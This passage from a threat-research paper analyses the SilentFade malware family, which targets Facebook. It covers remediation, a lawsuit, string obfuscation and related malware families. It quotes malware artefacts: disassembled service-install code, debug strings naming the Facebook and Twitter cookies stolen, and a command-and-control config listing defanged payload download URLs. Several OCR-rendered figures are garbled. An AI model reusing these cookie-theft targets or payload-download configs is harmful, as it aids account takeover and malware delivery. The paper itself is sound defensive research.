	}	<pre>push offset aWszbinpathS ; "wszBinPath = %s \n" call sub 100829A0</pre>
286		add esp, 34h
287	// Install the service into SCM by calling CreateService	push 0F003Fh ; dwDesiredAccess
288	schService = CreateService(	push 0 ; lpDatabaseName
	schSCManager. // SCManager database	push 0 ; lpMachineName
290	SERVICE_NAME, // Name of service	call ds:OpenSCManagerW mov esi, eax
291	SERVICE_DISPLAY_NAME, // Name to display	test esi, esi
		jnz short loc_1008E282
292	SERVICE_ALL_ACCESS, // Desired access	call ds:GetLastError
293	SERVICE_WIN32_SHARE_PROCESS, // Service type	push eax
294	SERVICE_AUTO_START, // Service start type	push offset aOpenscmanagerF ; "OpenSCManager failed w/err 0x%08lx\n" and tessande
295	SERVICE_ERROR_NORMAL, // Error control type	call sub_10082940 add esp, 8
296	wszBinPath, // Service's binary	xor al, al
297	NULL, // No load ordering group	pop esi
298	NULL, // No tag identifier	mov ecx, [ebp+var_4]
299	NULL, // Dependen	call @ security check cookie@4 ; security check cookie(x)
300		
		nang account
301		f the account retn
302	);	
303		; CODE XREF: InstallSvc+CB†j
304	if (schService == NULL)	push edi
305	{	push 0 ; lpPassword
306	TRACE(L"CreateService failed w/err 0xN081x\n", GetLastError());	push 0 ; lpServiceStartName
307	goto Cleanup;	push 0 ; lpDependencies
308	}	push 0 ; lpdwTagId push 0 ; lpLoadOrderGroup
	1	lea eax, [ebp+BinaryPathName]
		push eax ; 1pBinaryPathName
		push 1 ; dwErrorControl
	Code from github.com/hpsocke	push 2 ; dwStartType
	Code nom ginnab.com/npsock	push 20h; '; dwServiceType push 0F01FFh ; dwDesiredAccess
	used in CilentEede errories	push offset ServiceName ; "AdService"
	used in SilentFade samples	push offset ServiceName ; "AdService"
		push esi ; hSCManager
		call ds:CreateServiceW
		mov edi, eax test edi, edi
		jnz short loc 1008E2E3
		call ds:GetLastError
		y push eax
		<pre>push offset aCreateserviceF ; "CreateService failed w/err 0x%08lx\n" call sub 100829A0</pre>
		call sub 100829A0

Figure 25: SilentFade sample [39] containing code from the same GitHub repository.

	We 27 2015 Provide a constraint of the 27 2016 Provide a constraint of the 26 2016 Provide a constrain				
Mutt-dimensional orientation • Oppose of eleventuated levels, 5 major diversional categories • Choose length address, which why makes adversaring budget leaders • Really do theseworks of people	Rich and varied advertising formats • Sheam advertising • Screen advertising • School ad • Video ad • School ad • School ad	Traffic plan • Global website traffic • Validati spatiati • Validati spatiation • PC Mode traffic	It is use too any addition tradition. First, you need to in Socking for a nixed installation. First, you need to in Additional additional addition for the socking of the socking additional additional additional additional additional additional additional additional additional additional additional additional fields arrayment where the additional additional additional additional additional for the sock of this manufactions (our other is a plaque in for it is based on the additional additional additional additional for the sock of the sock of the sock of the sock of the sock is based on the additional additional additional additional additional for the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the sock of the sock of the sock of the first of the sock of the first of the sock of the first of the sock of the first of the sock o	stati between 2K-KK. I med a to PPI is come expensive. So we hope that because, any El broaser. prepaid, shi that cooperation can be pate	network, but the price of some expensive.
contact us: E-mail: staoism@illkead.com		I LIKE AD	look forward to your reply 🗣 👁 🖶		
staoism hello, I need Traffic for our can Please contact my skype Mar 12, 2015 Seeking software installed capacity	npaigns .10K-200K daily needs installation staoism.asp			tool stacism.asp Verticals Software Source Other Basis PPL, Other Plator Deaklop Geos United Kingdom, United States	Need to lavy a large number of US desktop installation (PPI) with the new on refer, that neutres as the of UK neutrino (Settersto). the new new on refer, that neutres as the of UK neutrino (Settersto). the order is a support of the thoreas of VK internation of the state of the neutrest of the state of the neutrest of the neutrest of the state internation of the state of the neutrest of the neutrest of the neutrest IN which on tapport advances and neutrest of the neutrest of the neutrest of the neutrest IN which on tapport advances agreement, where good neutrest order, if you are a company, they neutrest of the neutrest one neutrest of the neutrest one of the neutrest of
Discussion in Way Per Click Advertising started by starting, Nar 14, 2015.	ion, need to run a large number of customers to download to ins איז וז Now FOR FREE איז	tall it in a lot of software installed in this quest a	nd, if you can provide me, please contact me		2 particle methodspage), MACEANexis student 20 particle methodspage), MACEANexis student and the second student student student student student 4 partner (spat) Fact cooperation daily pargent 3 partner (spat) Fact cooperation dai
	ooking for Pay-per-Install (PPI) Traffic to Inst "ILikeAd" and others run ads through Comp				

Figure 26: SilentFade actors looking for install traffic on underground web forums.

It should be noted that no malicious code was ever uploaded on *GitHub*, just libraries. In addition, we found posts on several forums looking to install traffic for SilentFade, based on links to known SilentFade C2 servers.

As part of remediation, the server-side validation bug was fixed as soon as we discovered it. The blocked state was reverted for all infected users, their sessions terminated, and we forced password resets and made server-side changes to ensure that the Login Alerts or Facebook Business page alerts can no longer be blocked, to guarantee that people are able to see *Facebook* notifications about suspicious activity on their account. In addition, we invalidated sessions for known impacted users, added a number of additional fixes, and added detection mechanisms to automatically flag SilentFade infections and invalidate all logged-in user sessions when detected.

This Page Can't Be Blocked	
Facebook Login Alerts can't be blocked, because this Page needs to be able to send you info about any unusual login attempts for y account.	our
	Close
This Page Can't Be Blocked	
Facebook Business can't be blocked, because this Page needs to be able to send you updates about your ads and Pages.	
	Close

Figure 27: Pages responsible for account notifications can no longer be blocked on Facebook.

As expected in this adversarial space, not too long after remediation, SilentFade appeared with a new version with all on-platform persistence mechanisms removed [40] – including the notification setting changes and the page block code.

In addition to technical remediation and the automated detection measures we took, in December 2019, *Facebook* filed a civil lawsuit in California against ILikeAd Media International Company Ltd. and Chen Xiao Cong and Huang Tao [13] for creating the SilentFade malware, tricking people into installing it, compromising people's *Facebook* accounts and then using people's accounts to run deceptive ads, which resulted in over USD 4 million in damages related to payment fraud and ad fraud.

Since then, SilentFade has resorted to using string obfuscation to make it more difficult to hunt for malware samples and to complicate AV detection signatures. At the time of writing this paper, all strings longer than eight characters are split into eight-byte chunks so that they can be individually loaded into MMX registers [40].

The screenshot in Figure 28 compares a SilentFade sample with a newer variant, which appeared after our remediation efforts.

68B4875200	push	0005287B4 ;'&a=1'↓1	C.0048B45F: 6880DA5200 ►	push	00052DA80 ;'& a=1'↓1
8D85C8FEFFFF		eax,[ebp][-000000138]	.0048B464: 6804010000		00000104
50			.0048B469: 50		eax
FFD6			.0048B46A: E8C1520600	call	.0004F073042
0F280540995200		xmm0,[000529940] ;'https://secure.	.0048B46F: 83C40C		esp,00C
6860010000			0048B472: 6860010000		00000160 0
0F1145D4		[ebp][-02C],xmm0	.0048B477: E80A890100	call	.0004A3D86
C745E461636562		d,[ebp][-01C],062656361 ;'beca'	.0048847C: 8BF0		esi,eax
C745E86F6F6B2E		d,[ebp][-018],02E6B6F6F ;'.koo'	.0048B475: 83C404		esp,4
C745EC636F6D00		d,[ebp][-014],0006D6F63 ;' moc'	.0048B481: 89B5E4FEFFFF		[ebp][-00000011C],esi
E8513A0100		.00049EE56↓3	.0048B487: 6860010000		00000160 . 0
8BF0		esi,eax	0048B48C: 6A00		0
83C404			.0048B48E: 56		esi
89B5C4FEFFFF		[ebp][-00000013C],esi	.0048B48E: C745FC00008000		d,[ebp][-4],0
6860010000			.0048B496: E8D5B10500		.0004E6670
6A00			.0048B49B: 83C48C		esp,00C
56			.0048B49E: C785D8FEFEF60000000		d,[ebp][-00000128],0
C745FC0000000			.0048B4A8: 8D8DC8FEFFFF		ecx,[ebp][-000000138]
E81C630500			.0048B4AE: C785DCFEFFFF0F000800		d,[ebp][-000000124],00000000F
8D4DD4		ecx,[ebp][-02C]	.0048B4B8: C685C8FEFFFF00		b,[ebp][-00000138],0
C785B8FEFFFF00000000			.0048B4BF: 6A1B	push	018
83C40C			.0048B4C1: 6888DA5200		00052DA88 ; https://secure.facebook.com'↓5
C785BCFEFFF0F000000			.0048B4C6: E80597F7FF		.000404BD0 16
5765BCFEFFFF6F600000	mov	u,[ebp][-000000144],0000000F	.0048B4Cb: E80597F7FF	Call	.000404BD0To

Figure 28: SilentFade began obfuscating all strings once Facebook completed remediation efforts.

# AN EVOLVING CHINESE MALWARE ECOSYSTEM

Our investigation into SilentFade has revealed that a closed, Chinese cybercriminal ecosystem first appeared on the scene in April 2016 [34] with the release of their 'SuperCPAProject' malware in the wild. Not a lot is known about this malware as it is primarily driven by downloaded configuration files, but we believe it was used for click fraud – thus CPA in this case refers to Cost Per Action – through a victim install-base in China. They primarily relied on third-party security tools to install a rootkit, disable *Tencent*'s firewall product, and upload stolen data to their command-and-control (C2/C&C) server [41].

Although this malware is often packed with UPX, it is not otherwise complicated to analyse or use as a seed to find thousands of similar samples within this time period. This malware continued to be used until April 2017 when they

abandoned all third-party downloadable components and released the first version of SilentFade [42]. This first version of SilentFade explicitly stole credentials and cookies related to social media including *Facebook* and *Twitter*, and occasionally released them with debug messages as seen in Figure 29.

.facebook.com
c_user
datr
locale
m_pixel_ratio
.twitter.com
auth_token
Task Count = %d \n
result = %s \n
PassWord Count = %d \n
%s %s %s \n
Chrome
ThreadProc exception = $%s \n$
\\Google\\Chrome\\User Data\\Default\\lockfile.db
[FB] cookies = %s \n
[FB] userMail = %s \n
facebook
[FB] isPage = %s \n
[FB] payment = %d \n
[FB] friend_count = %d \n
[FB] json_data = %s \n
[FB] result = %s \n
[FB] Cookies Error !
[FB] FuckFaceBook exception = %s \n
[TW] twitter cookies = %s \n
[TW] userMail = %s \n
twitter
[TW] screenName = %s \n
[TW] followers = %d \n
[TW] friends = %d \n
[TW] IsProtected = %d \n
[TW] IsVerified = %d \n
[TW] lang = %s \n
[TW] json_data = %s \n
[TW] result = %s \n
[TW] Cookies Error !
[TW] FuckTwitter exception = %s \n

Figure 29: SilentFade sample from 2017 [42] with debug messages for Facebook and Twitter stealing components.

In addition to stealing *Facebook* and *Twitter* credentials, this variant of the malware sent metadata related to the accounts. In the case of *Twitter*, this included whether a *Twitter* account was verified, the default language/locale, and total follower and friend counts. For *Facebook* accounts, the malware looked for the total number of friends associated with the compromised account, linked payment information (i.e. presence of linked credit card information and *PayPal* email addresses), and whether the account administered any *Facebook* Pages. We strongly suspect this malware engaged in a similar form of ad fraud as seen in the modern versions of SilentFade [14].

This SilentFade variant saw minimal changes until a year later when this closed group of Chinese cybercriminals is suspected to have pivoted to 'StressPaint' [43, 44], a new malware family discovered by *Radware*. Unlike SilentFade, which was written using Visual C++, StressPaint was written in Delphi but used the same techniques and strings as seen in the initial SilentFade version. The malware used the biography section of the *Instagram* account @djdhahqd to store reversed Base64 versions of its C2 servers but was never actually used because the account was set as private within minutes of its creation on 12 April 2018 – the same day it was discovered by *Radware* [43]. This caused the malware to fall back to its hard-coded C&C server to steal *Facebook* credentials and cookies.

After *Radware*'s publication, these actors took a brief hiatus, which we presume was spent in the development of the modern version of SilentFade [14]. They released this version into the wild on 22 December 2018 and with it came the notification disabling features, including the 'page block' exploit code as well as use of the Graph API never seen before in previous malware families.

Around the same time as the modern variant of SilentFade was released, StressPaint evolved to a variant internally known to the malware authors as 'DiskScan' [45]. The diagram in Figure 30 shows a rough timeline between April 2016 and June 2020 of all the malware families we judge are part of the same closed, Chinese cybercriminal ecosystem that this group belongs to, based on the similarity of their ad abuse techniques and Graph API queries.

	Chinese Malware Families Targeting Facebook Users							
a	2016 2017		2018 2019		2020			
SilentFade	"SuperCPA" Apr 2016	FB + Twitter Apr 2017 FB Only Oct 2017	Page Block Dec 2018	Exploit Removed Apr 2019 Obfuscated Strings Jun 2019 BitBucket Downloader Jul 2019 Dec 2019	NetSys May 2020			
S	C/C++		First use of Graph API & Page Block Exploit					
StressPaint	Delphi, then		StressPaint Apr 2018 DiskScan Dec 2018	PDFReader Feb 2019 Dec 2019	CHCookie Jun 2020			
Str	C/C++		Same typos in Same GraphAPI code as SFade Query as SFade	Steals Amazon Cookies Business Manager Support	String Obfuscation like SilentFade			
FBRobot	C# .NET			.NET based AdClicker Uses FB Pages to link to additional malware	FITBot Jan 2020 FB + IG + Twitter			
Scranos	VB6	2017	2019	VB6-based Credential Theft DOM Injector Rootkit 2019	??? ??? 2020			
	2016	2017	2018	Rootkit 2019	2020			

Figure 30: A rough timeline of malware families associated with a closed Chinese cybercriminal ecosystem targeting Facebook.

We believe this ecosystem spread its wings again in early 2019 with the release of two newer malware families, 'Scranos' and 'FacebookRobot', first seen in April and June 2019, respectively. Scranos was first discovered by our colleagues at *Bitdefender* [46], who observed that the *Facebook* component was written as a DLL component in Visual Basic 6 [47] and included virtually the same features as SilentFade and StressPaint, but also injected malicious JavaScript code in the browser (remotely loaded from *Amazon S3* buckets) whenever the user visited any *Facebook* page. In addition, it was bundled with a kernel-mode rootkit for enhanced persistence.

FacebookRobot [48] is written in C# and contains similar features to the other families, but used *Facebook* pages and posts to link to off-platform spam and additional PUPs hosted on the linked web pages.

Over time, FacebookRobot appears to have combined feature sets [49] with NetSys to create the FITBot variant, which, like the May 2020 NetSys variant, uses the same AES encryption key and C2 server as FacebookRobot (seemorebty[.]com) but is authored in C++ using other SilentFade and StressPaint-like components (see Figure 31).




Figure 31: Use of same C2 server and AES encryption key in FacebookRobot and NetSys samples.

Other variants have included support for stealing credentials and cookies for *Instagram* [50] and *Amazon*. While SilentFade removed all *Twitter*-related code in October 2017, they brought it back in 2020 and it is active at the time of writing this paper.

Many samples in this ecosystem use UPX or MPRESS packers, often use hard-coded Chinese locales in web requests, Chinese code pages in PE resources, or text within the code directly.

lea	eax, [ebp+var_C]	
mov	large fs:0, eax	
mov	[ebp+var_10], esp	
push	offset aChs ; "CHS"	
push	LC_ALL ; int	
call	_setlocale	

Figure 32: Use of Simplified Chinese locale set in some samples.

The server-side code residing at the C2 servers is usually PHP-based and written using web frameworks, such as ThinkPHP [51] and Phalcon [52], which appear to be popular among developers in China.

Some variants have the ability to download additional payloads from their C2 servers. However, the C2 simply provides URLs to the payloads, which are typically hosted on compromised domains or legitimate cloud hosting providers such as *Amazon S3* or *BitBucket*.

An example response of an INI file downloaded from a C2 server [53] looks like this:

```
[cfg]
ct=9
u0=http://login[.]installhyper.com/installer/download/74.exe
p0=/4004*
s0=
r0=
ar0=
eb0=0
u1=http://mainwhile[.]com/MacroSol-5.exe
p1=
s1=
r1=HKEY LOCAL MACHINE\Software\Macrosol
ar1=
eb1=0
u2=http://mainwhile[.]com/cathcyvl.exe
p2=
s2=
r2=
ar2=
eb2=0
u3=https://prozipper[.]s3p[.]eu-central-1[.]amazonaws[.]com/pro-zipper.exe
p3=/S /UID=4100
s3=
r3=HKEY CURRENT USER\Software\ProZipper
ar3=
eb3=0
u4=http://52d043de7c7accd8[.]com/y2.exe
p4=user2
s4=
r4=HKEY LOCAL MACHINE\SOFTWARE\Microsoft\a0b923820dcc509a
ar4=
eb4=0
u5=http://dreamtrips[.]cheap/dreamtrips.exe
p5=/silent
s5=
r5=
ar5=vvp
eb5=0
u6=http://jogaae[.]jfoaigh[.]com/uue/juppp.exe
p6=
```

```
s6=
r6=HKEY CURRENT USER\Software\iwqqgaa\data\times
ar6=
eb6=0
u7=http://boostpcnow[.]xyz/Pcbooster.exe
р7=
s7=
r7=
ar7=
eb7=0
u8=hxxp://45[.]80.184[.]171/download for ryan0526/setup.exe
p8=
s8=
r8=HKEY LOCAL MACHINE\SYSTEM\Software\{ACD56D41-3082-4026-8E5E-1FA855222CF7}
ar8=
eb8=0
u9=hxxps://bitbucket[.]org/drbeast/khert/downloads/pub35.exe
p9=
s9=
e9=HKEY LOCAL MACHINE\SOFTWARE\Marg
ar9=
eb9=0
```

## THE ROAD AHEAD

The Internet's ability to instantly connect people across the globe and provide a wealth of information in a matter of seconds makes it undeniably one of the greatest accomplishments of the human race. A part of what makes the web great is the fact that it is based on open standards and protocols that decouple application functionality between the client and a server via a network. An unfortunate consequence of this property is that a correctly crafted web request by malware is indistinguishable from a legitimate request from a real user.

Malware-driven account compromise is challenging for any web-based platform to detect, especially when the malware executes on a previously known clean device, using legitimate session tokens from a previously known clean IP address. In addition, while technologies such as multi-factor authentication provide an additional layer of security (especially against phishing and credential stuffing attacks), malware compromise leads to most users being unaware that session theft bypassed all multi-factor controls, giving them a false sense of security. It is no surprise that malware is shifting away from credential theft to cookie theft for this very reason.

Web platforms rarely have any footprint on endpoint devices, requiring us to rely purely on network requests for signs of malicious activity. Anti-malware (AV) products help greatly in limiting the growth of prevalent malware but in many cases detect samples after they have already executed on the users' machine. At that point, account credentials may have already been stolen and the user may not recognize that their accounts are vulnerable even though malware has been removed from their device.

In other instances when AV fails, the web-based platform may be aware of an infection but has no ability to remove malware on the users' devices, forcing the platform to kill logged-in sessions as soon as malware is detected. This has happened on occasion with SilentFade infections where *Facebook* routinely killed sessions for infected users, leaving the user to wonder why they are unable to use any of our services.

Further complicating things, attackers often choose to host malicious payloads on legitimate web services such as *Dropbox*, *Google Drive*, *Amazon S3*, *GitHub*, *BitBucket*, etc. Each web service only sees a part of the puzzle and deals with it as a singular problem unconnected with a wider system of abuse.

Due to these reasons, it is difficult for web-based platforms to reliably measure, detect, and attribute known abuse on the platform to malware, let alone to a specific malware family. SilentFade was a special case where the use of the page block exploit allowed us to gain insights into the campaign and accurately measure the impact of compromised accounts.

There is a growing need for closer and meaningful partnerships between the anti-malware industry and platform integrity teams within major web services as well as amongst each other to be able to fight abuse at scale. In an ideal hypothetical example, an AV product could provide infection information through an API or by including a browser cookie to inform a web service that an account could be compromised and needs their sessions to be invalidated.

Ad fraud touches every platform. Every major web service experiences similar challenges arising from the use of compromised accounts to run malicious and cloaked ads. For example, the keto diet pill ads are being run on many web platforms, something *Facebook* has put efforts into detecting and fixing for several years [54].

We anticipate more platform-specific malware to appear for platforms serving large and growing audiences, as the evolving ecosystem targeting *Facebook* demonstrates. Only through user education and strong partnerships across the security industry will we measure the scale of malicious campaigns and effectively respond to them. With more cross-company security teams collaborating on integrity problems and broadly sharing infection indicators, we are optimistic about the future and hopeful for progress strengthening the fight against cybercrime at scale.

#### ACKNOWLEDGEMENTS

We thank and appreciate the cooperation of *Radware*, *Bitdefender*, *Atlassian/BitBucket* and *Google/VirusTotal* for providing samples and information related to the malware families mentioned in this paper. We would especially like to thank the team at *Virus Bulletin* for their cooperation during the paper submission process.

### REFERENCES

- [1] Emotet hijacks email conversations. https://www.zdnet.com/article/emotet-hijacks-email-conversation-threads-to-insert-links-to-malware/.
- [2] Malware spreading via Facebook Chat. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malware-spreadsfacebook-tag-scam/.
- [3] WannaCry's use of EternalBlue exploit. https://www.fireeye.com/blog/threat-research/2017/05/smb-exploitedwannacry-use-of-eternalblue.html.
- [4] Sodin/REvil's use of exploits. https://securelist.com/sodin-ransomware/91473/.
- [5] The rise of social media. https://ourworldindata.org/rise-of-social-media.
- [6] Koobface. https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp\_the-real-face-of-koobface.pdf.
- [7] Bredolab. https://www.zdnet.com/article/facebook-password-reset-spam-is-bredolab-botnet-attack/.
- [8] Dorkbot. https://blog.trendmicro.com/trendlabs-security-intelligence/backdoor-leads-to-facebook-and-multiprotocol-instant-messaging-worm/.
- [9] BePush. https://securelist.com/facebook-malware-tag-me-if-you-can/75237/.
- [10] FaceLiker. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-labs-faceliker-surge-manipulates-facebook-likes-promote-news-content/.
- [11] Fake Engagement. https://about.fb.com/news/2019/04/preventing-inauthentic-behavior-on-instagram/.
- [12] Qakbot. https://www.virusbulletin.com/virusbulletin/2017/06/vb2016-paper-diving-pinkslipbots-latest-campaign/.
- [13] Facebook taking action against Ad Fraud. https://about.fb.com/news/2019/12/taking-action-against-ad-fraud/
- [14] SilentFade sample with Page Block Exploit and Notification Disabling features. ebe27cb3f181c7c5ff9d824fdcce38985e76d21e0d47ec6c18ce09b6468bc676.
- SilentFade as a 32-bit hijacked winhttp.dll DLL.
   c44298540b45cd35d641fea76c7512f8e859967f9ef9a3c5df42477e8b6c7bda.
- [16] SilentFade as a 64-bit hijacked winhttp.dll DLL.49f8b94646e77913083e1a126992de93f486bfbb29a1cdefe3cc16af47db0d37.
- [17] SilentFade as a 32-bit hijacked winmm.dll DLL.3fcfcf82bdc3886889d67168797bbb0f740b337508f64cd5c2d00027c3d53430.
- [18] SilentFade as a 64-bit hijacked winmm.dll DLL.
   3f90a33f03b42e0cb27726ff6d4416232617d7d8e1ea4206cffa4905cb3a8321.
- [19] Facebook Graph API. https://developers.facebook.com/docs/graph-api/.
- [20] Sample with DirectX-based Virtual Machine detection. 3e9319bafc79ac8118020f10bc3ee52251d11e5c477ae9064cdec19c36884118.
- [21] Facebook App Development. https://developers.facebook.com/docs/apps.
- [22] Facebook Graph API Explorer. https://developers.facebook.com/tools/explorer/.
- [23] Facebook Ads Manager. https://wwww.facebook.com/adsmanager.
- [24] Facebook Account Notification Settings. https://www.facebook.com/settings?tab=notifications.

- [25] Facebook Login Alerts information. https://www.facebook.com/help/162968940433354?faq=17314.
- [26] Facebook Login Alerts Page. https://www.facebook.com/FacebookLoginAlerts/.
- [27] Facebook for Business Page. https://www.facebook.com/facebookbusiness/.
- [28] Open Graph Markups. https://developers.facebook.com/docs/sharing/webmasters#basic.
- [29] Facebook Sharing Debugger. https://developers.facebook.com/tools/debug/.
- [30] JavaScript History API. https://developer.mozilla.org/en-US/docs/Web/API/History\_API.
- [31] popstate redirect to another page. hxxps://mobilecenters[.]mobi/land/other15464/initial.php fb45e498fa92a1991e95e452a2ea2718c28b5e5936fc93df7b3318c3f62f741d.
- [32] PopState redirect. hxxps://latest-celebnews[.]com/dietapp/etshark.html 65865d98ad944811c60bd474515518349871ba33f795b9968879839ed5473fc2.
- [33] Popstate direct. hxxps://dt.kimovl[.]com/weightloss/AN/FreshPrimeKeto/1/index.html e19a53b3f594e613c74d274c266ad261e398d6ca7a09f5e524c17d562b5ad5af.
- [34] First known SilentFade sample from April 29 2016. 48579082c002245de8ea539224c3965256a55716b04b06775cb2dbcf70c7e094
- [35] restclient-cpp library. https://github.com/mrtazz/restclient-cpp.
- [36] GitHub account containing library code used by SilentFade. https://www.github.com/hpsocket.
- [37] SilentFade sample with "Justin" username seen in the PDB path. 068d348661a81a80f28ddf0b8fc94fd1a08065797007a792dd24d2bd0241a705.
- [38] SilentFade sample with "LowBoy" username seen in the PDB path. d0b7893b310b9067fc1bbfcaa38bf7e2eb4d5ace555433ee1dddc7cfe424cff0.
- [39] SilentFade service sample containing code from hpsocket's GitHub repositories. 783648266c38810bdbc42344160b7ca21955e03d65d10570167f959d4d6d3ce6.
- [40] SilentFade samples after "page block" bug fixed, all exploit and notification disabling code removed and string obfuscation added. f1104daf365a90796cd1338f5557b26fe3c97a44999ffc992ce968b3da53c493.
- [41] Initial SilentFade C2 server. hxxp://payinstall[.]org.
- [42] First known SilentFade sample in April 2017 with Facebook and Twitter-specific credential theft. e554afb9fa20e6e4694d5759af53cf2dde3d6d252bea4d7156e020567529ba34.
- [43] StressPaint. https://blog.radware.com/security/2018/04/stresspaint-malware-campaign-targeting-facebookcredentials/.
- [44] StressPaint sample. 7c01143c91695336f53c96ed672c13fc16c9a4ad009567a4d73501b3c448db09.
- [45] DiskScan sample. dd6d22492b3744f7c4df90ffe65ec94bf2ea7fd3142263e12d0f7915d16f6aae.
- [46] Scranos. https://labs.bitdefender.com/2019/04/inside-scranos-a-cross-platform-rootkit-enabled-spyware-operation/.
- [47] Scranos Facebook VB6 component. 3c71402096261df2e02a1e739aaa7a09279a003902d549954e32c99346286c6f.
- [48] First known FacebookRobot sample. e79e10a913df840c646b147c246cf0b5b852dc8e42e6e449bfb040fa4c7c92cd.
- [49] FacebookRobot + NetSys. 095510493adb36ec81c97f8939d56d4338d680515c63b5016acd5e56a7937611.
- [50] Sample with Instagram credential theft. 70576eb8cd35093b1ef56da7fb39bf88f32c57f410484d613b5028cecbb1b0df.
- [51] ThinkPHP Framework. https://github.com/top-think/framework.
- [52] Phalcon Framework. https://github.com/phalcon/cphalcon.[
- [53] C&C URL used to download additional payloads. hxxp://103[.]91[.]210[.]187/inb.txt.
- [54] CNN Article, 2017. Facebook's coming for shady advertisers shilling diet pills. https://money.cnn.com/2017/08/09/ technology/business/facebook-cloaking-ads/index.html.